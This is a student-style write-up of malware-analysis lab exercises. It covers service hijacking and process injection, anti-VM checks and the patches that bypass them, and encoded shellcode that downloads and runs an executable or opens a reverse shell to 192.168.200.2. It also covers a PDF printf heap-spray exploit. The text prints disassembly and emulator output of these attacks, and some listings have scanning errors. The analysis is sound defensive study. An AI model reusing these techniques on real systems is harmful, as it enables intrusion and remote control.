1. Attain higher privileges via adjusting token to SeDebugPrivilege
2. It then gets the WinLogon Pid
3. It then get the windows version to determine which sfc dll name to use
4. It then uses CreateRemoteThread to get Winlogon process to disable file protection via sfc

It then calls the subroutine @0x1000DF22 to

1. It first query service config of **NtmsSvc** service
2. If service **dwStartType** is > 2, it will then change the service to **SERVICE\_AUTO\_START**
3. If then checks if the service is **running or paused**. If it is running or in paused state, it will **stop** the service.
4. It then queries HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost\Netsvc values
5. It then gets the PID of svchost and check if the malicious module is loaded
6. backup c:\windows\system32\ntmssvc.dll to c:\windows\system32\ntmssvc.dll.obak
7. copy current dll to c:\windows\system32\ntmssvc.dll
8. If ntmssvc.dll isn't loaded, the malware will then inject it into svchost
9. Starts the created service
10. Creates a win.ini file in windows directory
11. Writes a Completed key to "SoftWare\Microsoft\Internet Connection Wizard\" if "SoftWare\Microsoft\Internet Connection Wizard\" does not exists

**f. Analyze the malware *Lab17-03.exe* inside VMware.****i. What happens when you run this malware in a virtual machine?**

The malware terminates.

**ii. How could you get this malware to run and drop its keylogger?**

we can patch the jump instructions at the following address

1. 0x004019A1
2. 0x004019C0
3. 0x00401A2F
4. 0x00401467

**iii. Which anti-VM techniques does this malware use?**

**@00401A80:** I/O communication port

**@004011C0:** checking registry key

SYSTEM\CurrentControlSet\Control\DeviceClasses\vmware

**@00401670:** checking mac address

**@00401130:** checking for vmware process name (hash of first 6 chars)

**iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?**

1. Patch the binaries
2. Change Mac Address
3. Remove VMware tools

**v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?**

Change the following instruction to xor instead

```
.text:00401991 mov ebp, esp
.text:00401993 sub esp, 408h
.text:00401999 push edi
.text:0040199A call in_Check
.text:0040199F test eax, eax
.text:004019A1 jz short loc_4019AA
.text:004019A3 xor eax, eax
.text:004019A5 jmp loc_401A71
.text:004019AA . . .

```

Figure 5. in instruction patch

Change the following instruction to xor instead

```

.text:004019A5 jmp loc_4019A8
.text:004019AA :
.text:004019AA :
.text:004019AA loc_4019AA:
.text:004019AA push 2 ; CODE XREF: _main+11↑j
.text:004019AA push offset SubKey ; int
.text:004019AC push 80000002h ; "SYSTEM\CurrentControlSet\Control\Dev...
.text:004019B1 push 80000002h ; hKey
.text:004019B6 call CheckUMRegistry
.text:004019BB add esp, 8Ch
.text:004019BE test eax, eax
.text:004019C0 jz short loc_4019C9
.text:004019C2 xor eax, eax
.text:004019C4 jmp loc_401A71
.text:004019C9 :
.text:004019C9 loc_4019C9:
.text:004019C9 : ; CODE XREF: _main+30↑j

```

Figure 6. Registry checking patch

Nop out the calling of this subroutine

```

.text:00401A19 mov ecx, [ebp+hModule]
.text:00401A1F push ecx ; hModule
.text:00401A20 call MacAddress
.text:00401A25 add esp, 4
.text:00401A28 mov [ebp+lpAddress], eax
.text:00401A2B cmp [ebp+lpAddress], 0

```

Figure vii. Mac Address patching

Change the hash to AAAA AAAA AAh to invalidate the search

```

.text:00401450 pushn 0
.text:00401458 push 0F30D12A5h
.text:0040145D call checkHash
.text:00401462 add esp, 8

```

Figure 8. Process Name Hash patching

**a. Analyze the file *Lab19-01.bin* using *shellcode\_launcher.exe***

**i. How is the shellcode encoded?**

The shellcode is alphabetically encoded. In figure 2, we can see the function responsible for decoding.

```

004011FC . 41 INC ECX
004011FD . 41 INC ECX
004011FE . 41 INC ECX
004011FF . 41 INC ECX
00401200 . 33C9 XOR ECX,ECX
00401202 . 66:B9 8D01 MOV CX,18D
00401206 . EB 17 JMP SHORT 0040121F
00401208 . $ 5E POP ESI
00401209 . 56 PUSH ESI
0040120A . 8BFE MOV EDI,ESI
0040120C > AC LODS BYTE PTR DS:[ESI]
0040120D . 8AD0 MOV DL,AL
0040120F . 80EA 41 SUB DL,41
00401212 . COE2 04 SHL DL,4
00401215 . AC LODS BYTE PTR DS:[ESI]
00401216 . 2C 41 SUB AL,41
00401218 . 02C2 ADD AL,DL
0040121A . AA STOS BYTE PTR ES:[EDI]
0040121B . 49 DEC ECX
0040121C . 75 EE JNZ SHORT 0040120C
0040121E . C3 RETN
0040121F > E8 E4FFFFFF CALL 00401208
00401224 . 89E5 MOV EBP,ESP
00401226 . 81EC 40000000 SUB ESP,40
0040122C . E9 33414141 JMP 41815364
00401231 > $ 41 INC ECX
00401232 . 41 INC ECX
00401233 . 41 INC ECX

```

Lab19-01.00401231(guessed Arg1)

Figure 2. Decoding Function

**ii. Which functions does the shellcode manually import?**

We can use a tool called sctest to help us to emulate the shellcode.

```

File Edit Tabs Help
remnux@remnux:~/Desktop$ shellcode2exe.py -s Lab19-01.bin
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file Lab19-01.bin
Generating executable file
Writing file Lab19-01.exe
Done.
remnux@remnux:~/Desktop$ sctest -Svs 1000000 < Lab19-01.bin > sctest-lab19.txt
remnux@remnux:~/Desktop$

```

Figure 3. sctest



The screenshot shows the sctest tool window with the title bar "sctest-lab19.txt". The menu bar includes File, Edit, Search, Options, and Help. The main area displays assembly code with various API calls and their parameters. Key calls include LoadLibraryA, GetSystemDirectory, URLDownloadToFile, and WinExec. The assembly code is annotated with comments explaining the purpose of each call.

```

verbose = 1
unhooked call to GetCurrentProcess
stepcount 236074
HMODULE LoadLibraryA (
 LPCTSTR lpFileName = 0x00417369 =>
 = "URLMON";
) = 0x7df20000;
UINT GetSystemDirectory (
 LPTSTR lpBuffer = 0x004173b1 =>
 = "c:\WINDOWS\system32";
 UINT uSize = 128;
) = 19;
HRESULT URLDownloadToFile (
 LPUNKNOWN pCaller = 0x00000000 =>
 none;
 LPCTSTR szURL = 0x00417370 =>
 = "http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe";
 LPCTSTR szFileName = 0x004173b1 =>
 = "c:\WINDOWS\system32\1.exe";
 DWORD dwReserved = 0;
 LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
UINT WINAPI WinExec (
 LPCSTR lpCmdLine = 0x004173b1 =>
 = "c:\WINDOWS\system32\1.exe";
 UINT uCmdShow = 5;
) = 32;

```

Figure 4. sctest output

We can see that the shellcode uses LoadLibraryA, GetSystemDirectory, URLDownloadToFile and WinExec. We can also use ollydbg to see it live.

### iii. What network host does the shellcode communicate with?

As seen in Figure 4, the shellcode communicates with [http://www.practicalmalwareanalysis.com/shellcode/annoy\\_user.exe](http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe).

### iv. What filesystem residue does the shellcode leave?

c:\windows\system32\1.exe

### v. What does the shellcode do?

1. Download [http://www.practicalmalwareanalysis.com/shellcode/annoy\\_user.exe](http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe).
2. Save the payload as c:\windows\system32\1.exe
3. Execute the payload

**b- The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.**

## i. What process is injected with the shellcode?

Firing up IDA Pro we can immediately see that a function is called to create a new process and thereafter injecting shellcode into it.

```

text:004013BF ;
text:004013BF
text:004013BF loc_4013BF: ; CODE XREF: _main+69↑j
 lea ecx, [ebp+Data]
 push ecx
 push offset aGotPathS ; "Got path: %s\n"
 call sub_40143D
 add esp, 8
 lea edx, [ebp+dwProcessId]
 push edx
 lea eax, [ebp+Data]
 push eax
 call GetProcessID
 add esp, 8
 mov [ebp+var_8], eax
 cmp [ebp+var_8], 0
 jnz short loc_401403
 push offset aErrorLaunching ; "Error launching new process\n"
 call sub_40143D
 add esp, 4
 mov eax, 1
 jmp short loc_401438

text:00401403 :
text:00401403
text:00401403 loc_401403: ; CODE XREF: _main+AD↑j
 push 1A7h ; dwSize
 push offset unk_407030 ; lpBuffer
 mov ecx, [ebp+dwProcessId]
 push ecx
 call ProcessInjection
 add esp, 0Ch
 mov [ebp+var_8], eax
 cmp [ebp+var_8], 0
 jnz short loc_401436
 push offset aErrorInjecting ; "Error injecting process\n"
 call sub_40143D
 add esp, 4
 mov eax, 1
 jmp short loc_401438

```

Figure 1. Launching new process

To see the arguments passed into the GetProcessID function (refer to 0x4013DE) we can set a breakpoint in ollydbg.



Figure 2. iexplore.exe is the targeted process

From figure 2, we can see that iexplore.exe path is passed into a function. The function then use this path to CreateProcess.

## ii. Where is the shellcode located?

To find the shellcode, i would first try to find the function call responsible for writing the shellcode into the remote process. **WriteProcessMemory** is a good place to start.




Figure 3. WriteProcessMemory

At address 0x00401230, we can see a function with a lpbuffer argument passed in along with the buffer size and a process id. It is not hard to guess that this function is responsible for opening a

handle to the remote process and eventually writing payload into it. We would just need to trace who called this function to find out where is the shellcode located.

```
.text:00401403 loc_401403: ; CODE XREF: _main+AD1j
.text:00401403
.text:00401408 push 187h ; dwSize
.text:00401408 push offset loc_407030 ; lpBuffer
.text:0040140D mov ecx, [ebp+dwProcessId]
.text:00401410 push ecx ; dwProcessId
.text:00401411 call ProcessInjection
.text:00401416 add esp, 0Ch
.text:00401419 mov [ebp+var_8], eax
.text:0040141C cmp [ebp+var_8], 0
.text:00401420 jnz short loc_401436
.text:00401422 push offset aErrorInjecting ; "Error injecting process\n"
.text:00401427 call sub_40143D
.text:0040142C add esp, 4
.text:0040142F mov eax, 1
.text:00401434 jnp short loc_401438

```

Figure 4. Shellcode located at 0x407030

Seems like we have found the shellcode @0x407030. Lets take a peek at the shellcode =) as shown below... Press “C” to convert the bytes to code.

```
.data:00407030
.data:00407030
.data:00407030
.data:00407030 EB 11
.data:00407032
.data:00407032
.data:00407032
.data:00407032 5F
.data:00407033 66 68 SF 01
.data:00407037 66 59
.data:00407039 0B E7
.data:0040703B
.data:0040703B
.data:0040703B 3B 97
.data:0040703D 47
.data:0040703E 67 E2 FA
.data:00407041 EB 05
.data:00407043
.data:00407043
.data:00407043 F8 EA FF FF FF
.data:00407048
.data:00407048
.data:00407048 6E
.data:00407049 62 66 00
.data:00407049
.data:0040704D C7
.data:0040704D E7
.data:0040704E E7
.data:0040704F E7
.data:00407050 0E
.data:00407051 86
.data:00407052 E6
.data:00407053 E7
.data:00407054 E7
.data:00407055 01
.data:00407056 00
.data:00407057 6C
.data:00407058 93
.data:00407059 C3
.data:0040705A EB
.data:0040705B 06
.data:0040705C 18
.data:0040705D 18

```

```
loc_407030: jnp short loc_407043 ; DATA XREF: _main+CBTo
;
loc_407032: pop edi ; CODE XREF: .data:loc_407043ip
 push small 18Fh
 pop cx
 mov al, 0E7h
;
loc_407038: xor [edi], al ; CODE XREF: .data:loc_407043j
 inc edi
 loopw loc_407030
 jnp short loc_407048
;
loc_407043: call loc_407032 ; CODE XREF: .data:loc_407048j
;
loc_407048: outsb
 add ah, [esi+00h] ; CODE XREF: .data:00407041T
;
db 0C7h ;
db 0E7h ;
db 0E7h ;
db 0E7h ;
db 0Eh ;
db 86h ;
db 0E6h ;
db 0E7h ;
db 0E7h ;
db 0B1h ;
db 0B0h ;
db 6Ch ;
db 93h ;
db 0E3h ;
db 0E8h ;
db 0E6h ;
db 18h ;
db 18h ;
```

Figure 5. A peek into the shellcode

### iii. How is the shellcode encoded?

Looking at the shellcodes in Figure 6, we can see that the author is using the “call” trick (as seen in step 2) to get the address of the shellcode. Analyzing the codes, we can see that the shellcodes from 0x407048 onwards are decoded using XOR with 0xE7.

```

.data:00407030 ; DATA XREF: _main+CB10
.data:00407030 loc_407030: jmp short loc_407043 ; CODE XREF: .data:loc_407043+j
.data:00407032 ; DATA XREF: .data:00407032
.data:00407032 loc_407032: pop edi ; CODE XREF: .data:loc_407043+j
.data:00407032 push small 18Fh
.data:00407033 pop cx
.data:00407037 mov al, 8E7B
.data:00407038
2. .data:00407038 loc_407038: xor [edi], al ; CODE XREF: .data:0040703E+j
.data:00407038 inc edi
.data:0040703E loopw loc_407038
.data:00407041 jmp short loc_407048
.data:00407043
.data:00407043 loc_407043: call loc_407032 ; CODE XREF: .data:loc_407030+j
.data:00407042
.data:00407048 loc_407048: outsb ; CODE XREF: .data:00407041+j
.data:00407048 add ah, [esi+08h]
.data:00407049

```

1.

2.

Figure 6. Shellcode using call instruction and XOR

**iv. Which functions does the shellcode manually import?**

To analyze the shellcode, we can either extract the shellcode and run it using sctest or you can choose to use a simple trick that I be showing to break in the newly created process.

1. First break at WriteProcessMemory function
2. Before the memory is written into the remote process we change the first byte of the shellcode (0x407030) to 0xCC (breakpoint)
3. Attach debugger to the newly created IEXPLORE.exe
4. Resume Lab19-02.exe in ollydbg
5. The IEXPLORE.exe will break on executing the injected shellcode

On analyzing the shellcode, you will come across a function that is responsible for manually importing the following functions. You may also wish to break at CALL instructions in the shellcodes to trace where in the memory are the address coming from.

Address	Value	Comment
0014017F	50000000	
00140183	E80053FF	
00140187	FFFFFFFFFF	
0014018B	7C001078	kernel32.LoadLibraryA
0014018F	7C00236B	kernel32.CreateProcessA
00140193	7C001E1A	kernel32.TerminateProcess
00140197	7C000E85	kernel32.GetCurrentProcess
0014019B	71AB6A55	ws2_32.WSASStartup
0014019F	71AB8B6A	ws2_32.WSASocketA
001401A3	71AB4A07	ws2_32.connect
001401A7	00000000	
001401AB	00000000	
001401AF	00000000	
001401B3	00000000	
001401B7	00000000	
001401BB	00000000	
001401BF	00000000	
001401C3	00000000	
001401C7	00000000	

Figure 7. imports

**v. What network hosts does the shellcode communicate with?**

We set a breakpoint @ connect and analzye the SockAddr struct passed to it.




Figure 8. SockAddr Struct

**sin\_port** = 0x3412 = 13330

**sin\_addr** = 0xC0A8C802 = 192.168.200.2

Enter hex string
<input type="text" value="c0a8c802"/>
<input type="button" value="convert"/>

Hex string c0a8c802 is  
192.168.200.2 (192.168.200.2)

Figure 9. Convert Hex to IP Address (online tool)

#### vi. What does the shellcode do?

Reverse shell(cmd.exe) to 192.168.200.2:13330. We can see that the shellcode executes CreateProcessA after connecting to the remote IP.




Figure 10. CreateProcessA

The following figure is a internal setup to see how the malware would behave on successful connection to the IP & port. As we have expected, a reverse shell connection is established.



Figure 11. Reverse shell connection established

c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03\_sc.bin* using *shellcode\_launcher.exe*.

#### i. What exploit is used in this PDF?

Lets recce the pdf file first to get more insight. We can see that it contains /JS and /JavaScript elements. Which indicates that this pdf **might** be using javascript to exploit the pdf...

```

remnux@remnux:~/Desktop$ pdfid Lab19-03.pdf
PDFiD 0.2.1 Lab19-03.pdf
PDF Header: %PDF-1.3
obj 10
endobj 10
stream 2
endstream 2
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 2
/JavaScript 3
/AA 0
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0

remnux@remnux:~/Desktop$ █

```

Figure 1. pdfid to recce the pdf file

using pdfextract we can easily extract the javascript contents.


```

remnux@remnux:~/Desktop$ pdfextract -s Lab19-03.pdf
[error] Breaking on: "Length 461..." at offset 0x104d
[error] Last exception: [Origami::InvalidObjectError] Failed to parse object (no:10,gen:0)
 -> [Origami::InvalidNameObjectError] Bad name format
Extracted 1 PDF streams to 'Lab19-03.dump/streams'.
remnux@remnux:~/Desktop$ █

```

Figure 2. Extract javascript via pdfextract tool

The extracted javascript contains the payload and some pdf version check to filter which pdf reader version can be exploited followed by some standard heapspray and finally the trigger “**util.printf**”. A google search on this printf exploit surfaced the following article from CORE security. CVE-2008-2992 a Printf buffer overflow exploit.



## Figure

### 3. CVE-2008-2992; Printf buffer overflow

## **ii. How is the shellcode encoded?**

Referring to Figure 3, we can easily see that the payload is unicode encoded by the %u symbol. We could convert it using a unicode2raw tool provided in remnux... or you can write your own simple tool to do it.



Figure4. unicode2raw

### iii. Which functions does the shellcode manually import?

Before jumping straight into analyze the shellcode, we could use sctest to generate a nice little graph of the piece of shellcode we are analyzing.



Figure 5. scitest and dot

